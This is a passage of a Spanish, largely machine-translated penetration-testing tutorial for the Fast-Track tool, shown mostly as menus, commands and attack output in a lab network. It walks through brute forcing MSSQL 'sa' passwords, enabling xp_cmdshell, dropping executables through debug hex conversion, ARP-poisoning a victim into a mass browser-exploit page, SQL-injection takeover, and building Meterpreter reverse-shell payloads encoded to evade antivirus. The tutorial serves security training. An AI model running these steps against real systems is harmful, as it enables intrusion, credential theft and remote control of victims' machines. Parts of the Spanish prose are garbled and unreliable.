Sending the last portion of the payload...
Running cleanup...
Running the payload on the server...
listening on [any] 9090 ...
10.211.55.128: inverse host lookup failed: Unknown server error : Connection timed
out
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1045
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

# MSSQL Bruter

Probablemente uno de mis aspectos favoritos de Fast-Track es el Bruter MSSQL. Es probablemente uno de los bruters MSSQL más sólido y único en el mercado hoy en día. Al realizar las pruebas internas de penetración, que a menudo encuentran que MSSQL "sa" contraseñas a menudo son pasados por alto. En primer lugar, una breve historia detrás de estas "sa" cuentas en orden.

La cuenta "sa" es la cuenta de administrador del sistema para MSSQL y al usar "modo mixto" o "la autenticación de SQL", el SQL cuenta "sa" se crea automáticamente. Los administradores tienen que introducir una contraseña al crear estas cuentas, y suelen dejar estas contraseñas débiles.

Fast Track ataca esta debilidad y los intentos de identificar a los servidores SQL con la debilidad de "sa" de las cuentas. Una vez que estas contraseñas se han adivinado, por Fast-Track que entregar lo que el payload que desee a través de un hexágono de avanzada para la conversión binaria utilizando ventanas de depuración. Vamos a explorar un espacio de la clase C de direcciones de los servidores SQL. Una cosa a tener en cuenta cuando va a través de estos pasos es que se le preguntará si desea realizar SQL avanzado descubrimiento.

Para explicar esto, primero tenemos que entender las instalaciones por defecto de los servidores SQL. Al instalar SQL Server, por defecto se instala SQL Server en el puerto TCP 1433. En SQL Server 2005 +, se puede especificar la asignación de puertos dinámicos que hará que el número al azar y un poco difíciles de identificar. Por suerte para nosotros, SQL Server también instala el puerto 1434 UDP, que nos dice lo que el puerto TCP del servidor SQL se está ejecutando. Al realizar la identificación avanzada, Fast-Track utilizará el módulo de auxiliar de Metasploit para consultar el puerto 1433 para los puertos, de lo contrario Fast-Track sólo el resultado final será la exploración de puerto 1433. Echemos un vistazo a la Bruter SQL. Tenga en cuenta que al especificar el descubrimiento de avanzada, se necesita mucho más tiempo que si no se especifica.

**Fast-Track Main Menu:**

1. Fast-Track Updates
2. Autopwn Automation
3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number: 4

**Microsoft SQL Attack Tools**

1. MSSQL Injector

2. MSSQL Bruter

3. SQLPwnage

(q)uit

Enter your choice : 2

Enter the IP Address and Port Number to Attack.

Options: (a)tempt SQL Ping and Auto Quick Brute Force  
(m)ass scan and dictionary brute  
(s)ingle Target (Attack a Single Target with big dictionary)  
(f)ind SQL Ports (SQL Ping)  
(i) want a command prompt and know which system is vulnerable  
(v)ulnerable system, I want to add a local admin on the box...  
(r)aw SQL commands to the SQL Server  
(e)nable xp\_cmdshell if its disabled (sql2k and sql2k5)

(q)uit

Enter Option:

*Fast-Track tiene una gran lista de opciones así que vamos a echar un vistazo a cada uno de ellos:*

*\* La opción 'a', 'intento de Ping SQL y Fuerza Bruta Auto Rápido', tratará de analizar un rango de direcciones IP. Este sistema utiliza la misma sintaxis que Nmap y utiliza un built-in en una lista predefinida diccionario de unos cincuenta años de contraseñas.*

*\* La opción "m", "escanear la masa bruta y diccionario", explorará un rango de direcciones IP y le permite especificar una lista de palabras por su cuenta. Fast-Track viene con una lista de palabras decentes, ubicado en 'bin / dict "sin embargo.*

*"Un solo objetivo (ataque de un objetivo con gran diccionario" \* Opción "s", le permitirá a la fuerza bruta una dirección IP específica con una lista de palabras de gran tamaño.*

*'F' \* Opción, "encontrar los puertos de SQL (SQL Ping), sólo buscará los servidores SQL y no atacarlos.*

*\* La opción 'i', 'Quiero un símbolo del sistema y saber qué sistema es vulnerable ', va a generar una línea de comandos para usted si usted ya conoce la" sa "password.*

*\* La opción "v", "sistema vulnerable, quiero agregar un administrador local en el cuadro de ...', se agrega un nuevo usuario de administración en una caja que usted sepa que es vulnerable.*

*\* La opción 'e', 'permitirá xp\_cmdshell si su discapacidad (sql2k y sql2k5), es un procedimiento almacenado Fast-Track utiliza para ejecutar comandos del sistema subyacente. Por defecto, está desactivada en SQL Server 2005 y anteriores, pero Fast-Track de forma automática puede volver a activar si se ha desactivado. Sólo una cosa buena para hablar, al atacar el sistema remoto con cualquiera de las opciones, Fast-Track de forma automática intentará volver a habilitar xp\_cmdshell por si acaso.*

## *Vamos a correr a través de la fuerza bruta rápido.*

Enter the IP Address and Port Number to Attack.

Options: (a) ttempt SQL Ping and Auto Quick Brute Force  
(m) ass scan and dictionary brute  
(s) ingle Target (Attack a Single Target with big dictionary)  
(f) ind SQL Ports (SQL Ping)  
(i) want a command prompt and know which system is vulnerable  
(v) ulnerable system, I want to add a local admin on the box...  
(e) nable xp\_cmdshell if its disabled (sql2k and sql2k5)

Enter Option: **a**

Enter username for SQL database (example:sa): **sa**

Configuration file not detected, running default path.

Recommend running setup.py install to configure Fast-Track.

Setting default directory...

Enter the IP Range to scan for SQL Scan (example 192.168.1.1-255): **10.211.55.1/24**

Do you want to perform advanced SQL server identification on non-standard SQL ports? This will use UDP footprinting in order to determine where the SQL servers are at. This could take quite a long time.

Do you want to perform advanced identification, yes or no: **yes**

[-] Launching SQL Ping, this may take a while to footprint.... [-]

[\*] Please wait while we load the module tree...

Brute forcing username: sa

Be patient this could take awhile...

Brute forcing password of password2 on IP 10.211.55.128:1433

Brute forcing password of on IP 10.211.55.128:1433

Brute forcing password of password on IP 10.211.55.128:1433

SQL Server Compromised: "sa" with password of: "password" on IP 10.211.55.128:1433

Brute forcing password of sqlserver on IP 10.211.55.128:1433

Brute forcing password of sql on IP 10.211.55.128:1433

Brute forcing password of password1 on IP 10.211.55.128:1433

Brute forcing password of password123 on IP 10.211.55.128:1433

Brute forcing password of complexpassword on IP 10.211.55.128:1433

Brute forcing password of database on IP 10.211.55.128:1433

Brute forcing password of server on IP 10.211.55.128:1433

Brute forcing password of changeme on IP 10.211.55.128:1433

Brute forcing password of change on IP 10.211.55.128:1433

Brute forcing password of sqlserver2000 on IP 10.211.55.128:1433

Brute forcing password of sqlserver2005 on IP 10.211.55.128:1433

Brute forcing password of Sqlserver on IP 10.211.55.128:1433

Brute forcing password of SqlServer on IP 10.211.55.128:1433

Brute forcing password of Password1 on IP 10.211.55.128:1433

Brute forcing password of xp on IP 10.211.55.128:1433

Brute forcing password of nt on IP 10.211.55.128:1433

Brute forcing password of 98 on IP 10.211.55.128:1433

Brute forcing password of 95 on IP 10.211.55.128:1433

Brute forcing password of 2003 on IP 10.211.55.128:1433

Brute forcing password of 2008 on IP 10.211.55.128:1433

```
*****
The following SQL Servers were compromised:
*****
```

```
1. 10.211.55.128:1433 *** U/N: sa P/W: password ***
```

```
*****
```

```
To interact with system, enter the SQL Server number.
```

```
Example: 1. 192.168.1.32 you would type 1
```

```
Enter the number:
```

En cuanto a la salida anterior, que han puesto en peligro un servidor SQL en la dirección IP 10.211.55.128 en el puerto 1433 con el nombre de usuario "sa" y contraseña "password". Ahora queremos el pleno acceso a este chico malo. Hay un montón de opciones que puede especificar en este caso, vamos a utilizar una consola Meterpreter pero hay otras opciones disponibles para usted.

```
Enter number here: 1
```

```
Enabling: XP_Cmdshell...
```

```
Finished trying to re-enable xp_cmdshell stored procedure if disabled.
```

```
Configuration file not detected, running default path.
```

```
Recommend running setup.py install to configure Fast-Track.
```

```
Setting default directory...
```

```
What port do you want the payload to connect to you on: 4444
```

```
Metasploit Reverse Meterpreter Upload Detected..
```

```
Launching Meterpreter Handler.
```

```
Creating Metasploit Reverse Meterpreter Payload..
```

```
Sending payload: c88f3f9ac4bbe0e66da147e0f96efd48dad6
```

```
Sending payload: ac8cbc47714aaeed2672d69e251cee3dfbad
```

```
Metasploit payload delivered..
```

```
Converting our payload to binary, this may take a few...
```

```
Cleaning up...
```

```
Launching payload, this could take up to a minute...
```

```
When finished, close the metasploit handler window to return to other compromised SQL Servers.
```

```
[*] Please wait while we load the module tree...
```

```
[*] Handler binding to LHOST 0.0.0.0
```

```
[*] Started reverse handler
```

```
[*] Starting the payload handler...
```

```
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
```

```
[*] Sending stage (718336 bytes)
```

```
[*] Meterpreter session 1 opened (10.211.55.130:4444 -> 10.211.55.128:1030)
```

```
meterpreter >
```

Éxito! Ahora tenemos acceso total a esta máquina. Materia bastante mala, ya lo largo de adivinar el SQL cuenta "sa".



# Binary To Hex Converter

## Convertidor binario hexadecimal

El generador de binario a hexadecimal es útil cuando ya se tiene acceso a un sistema y la necesidad de entregar un archivo ejecutable a la misma. Por lo general, TFTP y FTP son filtrados por los cortafuegos y un método alternativo que no requiere de ninguna conexión de salida es la utilización de la conversión de depuración de Windows con el fin de entregar su payload.

Fast-Track se llevará a cualquier ejecutable, siempre y cuando está por debajo de 64 KB de tamaño, y escupir un archivo de texto con el formato específico de las conversiones de depuración de Windows.

Una vez conseguido eso, sólo tiene que pegar en un símbolo del sistema, o escribir un script para conseguirlo en el sistema afectado que ya tienen acceso.

### Fast-Track Main Menu:

1. Fast-Track Updates
  2. Autopwn Automation
  3. Nmap Scripting Engine
  4. Microsoft SQL Tools
  5. Mass Client-Side Attack
  6. Exploits
  7. Binary to Hex Payload Converter
  8. Payload Generator
  9. Fast-Track Tutorials
  10. Fast-Track Changelog
  11. Fast-Track Credits
  12. Exit Fast-Track
- Enter the number: 7

### Binary to Hex Generator v0.1

This menu will convert an exe to a hex file which you just need to copy and paste the output to a windows command prompt, it will then generate an executable based on your payload

**\*\*Note\*\*** Based on Windows restrictions the file cannot be over 64kb

-c to Cancel

Enter the path to the file to convert to hex:

```
/pentest/exploits/fasttrack/nc.exe
```

Finished...

Opening text editor...

// Output will look like this

```
DEL T 1>NUL 2>NUL
```

```
echo EDS:0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00>>T
```

```
echo EDS:10 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00>>T
```

```
echo FDS:20 L 10 00>>T
```

```
echo EDS:30 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00>>T
```

```
echo EDS:40 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68>>T
```

```
echo EDS:50 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F>>T
```

```
echo EDS:60 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20>>T
```

```
echo EDS:70 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00>>T
```

Simplemente pegue esto en un símbolo del sistema y ver la magia!

# Mass-Client Attack

Fast-Track "Mass Client-Side -Attack es de naturaleza similar a db\_autopwn Metasploit. Cuando un usuario se conecta a su sitio web malicioso, una gran cantidad de exploits a medida tanto desarrollados como en vía rápida y el ejército de los exploits en el repositorio de Metasploit se pondrá en marcha en el cliente. Una cosa a añadir es que también puede utilizar el caché de ARP con ettercap con el fin de obligar a la víctima a su sitio! Vamos a probar esto.

## Fast-Track Main Menu:

1. Fast-Track Updates
2. Autopwn Automation
3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number: 5

## Mass Client Client Attack

Requirements: PExpect

Metasploit has a bunch of powerful client-side attacks available in its arsenal. This simply launches all client side attacks within Metasploit through msfcli and starts them on various ports and starts a custom HTTP server for you, injects a new index.html file, and puts all of the exploits in iframes.

If you can get someone to connect to this web page, it will basically brute force various client side exploits in the hope one succeeds. You'll have to monitor each shell if one succeeds.. Once finished, just have someone connect to port 80 for you and if they are vulnerable to any of the exploits...should have a nice shell.

-c to Cancel

Enter the IP Address to listen on: 10.211.55.130

Specify your payload:

1. Windows Meterpreter Reverse Meterpreter
2. Generic Bind Shell
3. Windows VNC Inject Reverse\_TCP (aka "Da Gui")
4. Reverse TCP Shell

Enter the number of the payload you want: 1

Would you like to use ettercap to ARP poison a host yes or no: yes

Ettercap allows you to ARP poison a specific host and when they browse a site, force them to use the metasploit site and launch a slew of exploits from the Metasploit repository. ETTERCAP REQUIRED.

What IP Address do you want to poison: 10.211.55.128

Setting up the ettercap filters....

Filter created...

Compiling Ettercap filter...

etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA

12 protocol tables loaded:

DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

11 constants loaded:

VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

Parsing source file 'bin/appdata/fasttrack.filter' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'bin/appdata/fasttrack.ef' done.

-> Script encoded into 16 instructions.

Filter compiled...Running Ettercap and poisoning target...

Setting up Metasploit MSFConsole with various exploits...

If an exploit succeeds, type sessions -l to list shells and sessions -i to interact...

Have someone connect to you on port 80...

Launching MSFConsole and Exploits...

Once you see the Metasploit Console launch all the exploits have someone connect to you..

SRVPORT => 8072

resource> set URIPATH /

URIPATH => /

resource> set LPORT 9072

LPORT => 9072

resource> exploit

[\*] Handler binding to LHOST 0.0.0.0

[\*] Exploit running as background job.

resource> use exploit/windows/browser/zenturiprogramchecker\_unsafe

[\*] Started reverse handler

resource> set PAYLOAD windows/meterpreter/reverse\_tcp

[\*] Using URL: http://0.0.0.0:8071/

PAYLOAD => windows/meterpreter/reverse\_tcp

resource> set LHOST 10.211.55.130

LHOST => 10.211.55.130


[\*] Local IP: http://10.211.55.130:8071/

resource> set SRVPORT 8073

[\*] Server started.

```
SRVPORT => 8073
resource> set URIPATH /
URIPATH => /
resource> set LPORT 9073
LPORT => 9073
resource> exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8072/
[*] Local IP: http://10.211.55.130:8072/
[*] Server started.
msf exploit(zenturiprogramchecker_unsafe) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8073/
[*] Local IP: http://10.211.55.130:8073/
[*] Server started.
```

En este momento cuando nuestra pobre víctima de 10.211.55.128 va a navegar por cualquier página web, todos los hrefs serán reemplazados por nuestra dirección en Internet. Échale un vistazo a continuación.



Observe en la esquina inferior izquierda que los puntos de enlace a nuestro sitio web malicioso en 10.211.55.130. Todos los enlaces de Google han sido sustituidos con éxito. Tan pronto como se hace clic en un enlace, el caos comienza.

```
[*] Local IP: http://10.211.55.130:8071/
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Exploit running as background job.
```

```

[*] Using URL: http://0.0.0.0:8072/
[*] Local IP: http://10.211.55.130:8072/
[*] Server started.
msf exploit(zenturiprogramchecker_unsafe) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8073/
[*] Local IP: http://10.211.55.130:8073/
[*] Server started.
[*] Sending Adobe Collab.getIcon() Buffer Overflow to 10.211.55.128:1044...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 10.211.55.128:1047...
[*] Sending Adobe JBIG2Decode Memory Corruption Exploit to 10.211.55.128:1046...
[*] Sending exploit to 10.211.55.128:1049...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to
10.211.55.128:1076...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:9007 -> 10.211.55.128:1077)
msf exploit(zenturiprogramchecker_unsafe) > sessions -l

```

```

Active sessions
=====

```

```

Id Description Tunnel
-- -
1 Meterpreter 10.211.55.130:9007 -> 10.211.55.128:1077

```

```

msf exploit(zenturiprogramchecker_unsafe) > sessions -i 1
[*] Starting interaction with 1...

```

```

meterpreter >

```

Tenga en cuenta que el caché de ARP sólo funcionará en sistemas en la misma subred como usted. Este fue un gran ejemplo de cómo la "fuerza" a un usuario para buscar su sitio en lugar de tener que atraer a los que hacer clic en un enlace y automáticamente los explotan con una variedad de ataques.

# SQL Pwnage

SQLPwnage es una herramienta para la detección de potenciales dementes vulnerabilidades de inyección SQL en una aplicación web. SQLPwnage explorará subredes y rastrear las URL completa en busca de cualquier tipo de parámetros POST. SQLPwnage tratará tanto de error y de inyección SQL Blind basada en un intento de obtener acceso completo al sistema. Si se puede adivinar la correcta sintaxis SQL, que hará una serie de ataques que incluyen volver a habilitar xp\_cmdshell y la entrega de cualquier payload que desee, todo a través de inyección SQL. Usando el ejemplo de abajo, automáticamente se arrastran y atacar a un sitio que sabemos que es vulnerable a la inyección de SQL. SQLPwnage fue escrito por Andrew Weidenhamer y David Kennedy. Vamos a ver qué pasa.

Fast-Track Main Menu:

1. Fast-Track Updates
2. Autopwn Automation
3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number: 4

Microsoft SQL Attack Tools

1. MSSQL Injector
2. MSSQL Bruter
3. SQLPwnage

(q)uit

Enter your choice : 3

Checking SQLPwnage dependencies required to run...

Dependencies installed. Welcome to SQLPwnage.

Psyco not detected....Recommend installing it for increased speeds.

SQLPwnage written by: Andrew Weidenhamer and David Kennedy

SQLPwnage is a mass pwnage tool custom coded for Fast-Track. SQLPwnage will attempt to identify SQL Injection in a website, scan subnet ranges for web servers, crawl entire sites, fuzz form parameters and attempt to gain you remote access to a system. We use unique attacks never performed before in order to bypass the 64kb debug

restrictions

on remote Windows systems and deploy our large payloads without restrictions.

This is all done without a stager to download remote files, the only egress connections

made are our final payload. Right now SQLPwnage supports three payloads, a reverse

tcp shell, metasploit reverse tcp meterpreter, and metasploit reverse vnc inject.

Some additional features are, elevation to "sa" role if not added, data execution prevention

(DEP) disabling, anti-virus bypassing, and much more!

This tool is the only one of its kind, and is currently still in beta.

SQLPwnage Main Menu:

1. SQL Injection Search/Exploit by Binary Payload Injection (BLIND)
2. SQL Injection Search/Exploit by Binary Payload Injection (ERROR BASED)
3. SQL Injection single URL exploitation

-c to Cancel

Enter your choice: 2

-----  
- This module has the following two options: -

- -

- 1) Spider a single URL looking for SQL Injection. If -  
- successful in identifying SQL Injection, it will then -  
- give you a choice to exploit.-

- -

- 2) Scan an entire subnet looking for web servers running on -  
- port 80. The user will then be prompted with two -  
- choices: 1) Select a website or, 2) Attempt to spider -  
- all websites that was found during the scan attempting -  
- to identify possible SQL Injection. If SQL Injection -  
- is identified, the user will then have an option to -  
- exploit. -

- -

- This module is based on error messages that are most -  
- commonly returned when SQL Injection is prevalent on -  
- web application. -

- -

- If all goes well a reverse shell will be returned back to -  
- the user. -

-----  
Scan a subnet or spider single URL?

1. url
2. subnet (new)
3. subnet (lists last scan)

Enter the Number: 2

Enter the ip range, example 192.168.1.1-254: 10.211.55.1-254

Scanning Complete!!! Select a website to spider or spider all??

1. Single Website
2. All Websites

Enter the Number: 2

Attempting to Spider: http://10.211.55.128  
Crawling http://10.211.55.128 (Max Depth: 100000)  
DONE  
Found 0 links, following 0 urls in 0+0:0:0

Spidering is complete.

```
*****  
http://10.211.55.128  
*****
```

[+] Number of forms detected: 2 [+]

A SQL Exception has been encountered in the "txtLogin" input field of the above website.

What type of payload do you want?

1. Custom Packed Fast-Track Reverse Payload (AV Safe)
2. Metasploit Reverse VNC Inject (Requires Metasploit)
3. Metasploit Meterpreter Payload (Requires Metasploit)
4. Metasploit TCP Bind Shell (Requires Metasploit)
5. Metasploit Meterpreter Reflective Reverse TCP
6. Metasploit Reflective Reverse VNC

Select your choice: 5

Enter the port you want to listen on: 9090

```
[+] Importing 64kb debug bypass payload into Fast-Track... [+]  
[+] Import complete, formatting the payload for delivery.. [+]  
[+] Payload Formatting prepped and ready for launch. [+]  
[+] Executing SQL commands to elevate account permissions. [+]  
[+] Initiating stored procedure: 'xp_cmdhshell' if disabled. [+]  
[+] Delivery Complete. [+]
```

Created by msfpayload (<http://www.metasploit.com>).

Payload: windows/patchupmeterpreter/reverse\_tcp

Length: 310

Options: LHOST=10.211.55.130,LPORT=9090

Launching MSFCLI Meterpreter Handler

Creating Metasploit Reverse Meterpreter Payload..

Taking raw binary and converting to hex.

Raw binary converted to straight hex.

```
[+] Bypassing Windows Debug 64KB Restrictions. Evil. [+]  
[+] Sending chunked payload. Number 1 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 2 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 3 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 4 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 5 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 6 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 7 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 8 of 9. This may take a bit. [+]  
[+] Sending chunked payload. Number 9 of 9. This may take a bit. [+]  
[+] Conversion from hex to binary in progress. [+]
```



```
[+] Conversion complete. Moving the binary to an executable. [+]
[+] Splitting the hex into 100 character chunks [+]
[+] Split complete. [+]
[+] Prepping the payload for delivery. [+]
Sending chunk 1 of 3, this may take a bit...
Sending chunk 2 of 3, this may take a bit...
Sending chunk 3 of 3, this may take a bit...
Using H2B Bypass to convert our Payload to Binary..
Running cleanup before launching the payload....
[+] Launching the PAYLOAD!! This may take up to two or three minutes. [+]
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (718347 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.211.55.130:9090 -> 10.211.55.128:1031)
```

meterpreter >

¡Uf! Hecho que parezca fácil ... Fast-Track ha logrado tener acceso y entrega el payload a lo largo de la inyección de SQL! Lo interesante de todo esto es como el payload se entrega. Una vez que se identifican por vía rápida de inyección SQL, toma las opciones especificadas durante la instalación inicial y crea un Payload Metasploit como un formato ejecutable. El ejecutable se convierte entonces en una versión hexagonal primas, lo que la salida es sólo una gota recta del hexagonal. Un payload de encargo se entrega a la máquina de la víctima que es completamente personalizado a Fast-Track, lo que este payload inicial no está en una aplicación de su base hexagonal 5kb, se reduce el payload en el formato hexagonal en el sistema operativo y aplicaciones de depuración de Windows para convertir el formato hexadecimal de nuevo a una aplicación basada en binario. La principal limitación de este método es que todos los payloads deben estar bajo 64 KB de tamaño. Si la carga está sobre el tamaño, se bombardea a cabo y no convertir la aplicación. payload personalizada Fast-Track de (5kb) esencialmente una vez convertido nuevamente en un sistema binario se lee en hexadecimal primas y la escupe a un archivo en un formato binario, evitando así la restricción de 64 KB. Este método fue introducido por primera vez por el blanco de Scott de SecureState de Defcon en 2008 y se incorpora a los ataques Fast-Track y SQLPwnage SQLBruter.

# Payload Generator

## Payload Generator

El generador de Payload de Fast track va a crear un payload Metasploit para usted con el tecleo de un botón. A menudo, sin embargo, recordar los comandos con msfpayload puede ser complicado, pero Fast-Track de Payload se simplifica para usted!

Fast-Track Main Menu:

1. Fast-Track Updates
2. Autopwn Automation
3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number: 8

The Metasploit Payload Generator is a simple tool to make it extremely easy to generate a payload and listener on the Metasploit framework. This does not actually exploit any systems, it will generate a metasploit payload for you and save it to an executable. You then need to someone get it on the remote server by yourself and get it to execute correctly.

This will also encode your payload to get past most AV and IDS/IPS.

What payload do you want to generate:

Name:	Description:
1. Windows Shell Reverse_TCP send back to attacker.	Spawn a command shell on victim and
2. Windows Reverse_TCP Meterpreter and send back to attacker.	Spawn a meterpreter shell on victim
3. Windows Reverse_TCP VNC DLL back to attacker.	Spawn a VNC server on victim and send
4. Windows Bind Shell accepting port on remote system.	Execute payload and create an

-c to Cancel

Enter choice (example 1-6): 2

Below is a list of encodings to try and bypass AV.

Select one of the below, Avoid\_UTF8\_tolower usually gets past them.

1. avoid\_utf8\_tolower
2. shikata\_ga\_nai
3. alpha\_mixed
4. alpha\_upper
5. call4\_dword\_xor
6. countdown
7. fnstenv\_mov
8. jmp\_call\_additive
9. nonalpha
10. nonupper
11. unicode\_mixed
12. unicode\_upper
13. alpha2
14. No Encoding

Enter your choice : 2

Enter IP Address of the listener/attacker (reverse) or host/victim (bind shell): 10.211.55.130

Enter the port of the Listener: 9090

Do you want to create an EXE or Shellcode

1. Executable
2. Shellcode

Enter your choice: 1

Created by msfpayload (<http://www.metasploit.com>).

Payload: windows/meterpreter/reverse\_tcp

Length: 310

Options: LHOST=10.211.55.130,LPORT=9090,ENCODING=shikata\_ga\_nai

A payload has been created in this directory and is named 'payload.exe'. Enjoy!

Do you want to start a listener to receive the payload yes or no: yes

Launching Listener...

\*\*\*\*\*  
\*\*\*\*\*

Launching MSFCLI on 'exploit/multi/handler' with

PAYLOAD='windows/meterpreter/reverse\_tcp'

Listening on IP: 10.211.55.130 on Local Port: 9090 Using encoding:

ENCODING=shikata\_ga\_nai

\*\*\*\*\*  
\*\*\*\*\*

[\*] Please wait while we load the module tree...

[\*] Handler binding to LHOST 0.0.0.0

[\*] Started reverse handler

[\*] Starting the payload handler...

Tenga en cuenta que vez que el payload se crea, Fast-Track de forma automática puede definir un detector para que acepte la conexión. Ahora todo lo que tienes que hacer es conseguir el ejecutable en el sistema remoto en sí mismo. Una vez ejecutado:

```
*****  
*****
```

```
Launching MSFCLI on 'exploit/multi/handler' with  
PAYLOAD='windows/meterpreter/reverse_tcp'  
Listening on IP: 10.211.55.130 on Local Port: 9090 Using encoding:  
ENCODING=shikata_ga_nai
```

```
*****  
*****
```

```
[*] Please wait while we load the module tree...  
[*] Handler binding to LHOST 0.0.0.0  
[*] Started reverse handler  
[*] Starting the payload handler...  
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)  
[*] Sending stage (718336 bytes)  
[*] Meterpreter session 1 opened (10.211.55.130:9090 -> 10.211.55.128:1078)
```

```
meterpreter >
```

Acabamos de enterarnos de cómo crear fácilmente payloads utilizando el framework de Fast-Track y, finalmente, tener acceso a un sistema que utiliza una capacidad de payloads hechos a medida a través del Metasploit Framework!



## **Metasploit Module Reference**

### **Refencias de Módulos de Metasploit**

En esta sección vamos a tratar de dar cobertura a los módulos Metasploit como sea posible. No vamos a ser capaces de cubrir todo lo que no se incluyen como módulos principales como sea posible.

Mantenga un ojo en esta sección el paso del tiempo, ya que será cada vez mayor frecuencia.



## Auxiliary Modules

### Módulos auxiliares

Metasploit Framework incluye cientos de módulos adicionales que realiza la exploración, fuzzing, sniffing, y mucho más. A pesar de estos módulos no le dará una concha, que son de gran valor cuando se realiza una prueba de penetración.

# Admin Modules

## MODULOS DE ADMINISTRACIÓN

### *Admin HTTP Modules*

#### **auxiliary/admin/http/tomcat\_administration**

El "tomcat\_administration" módulo analiza un rango de direcciones IP y localiza el servidor Tomcat panel de administración y la versión.

```
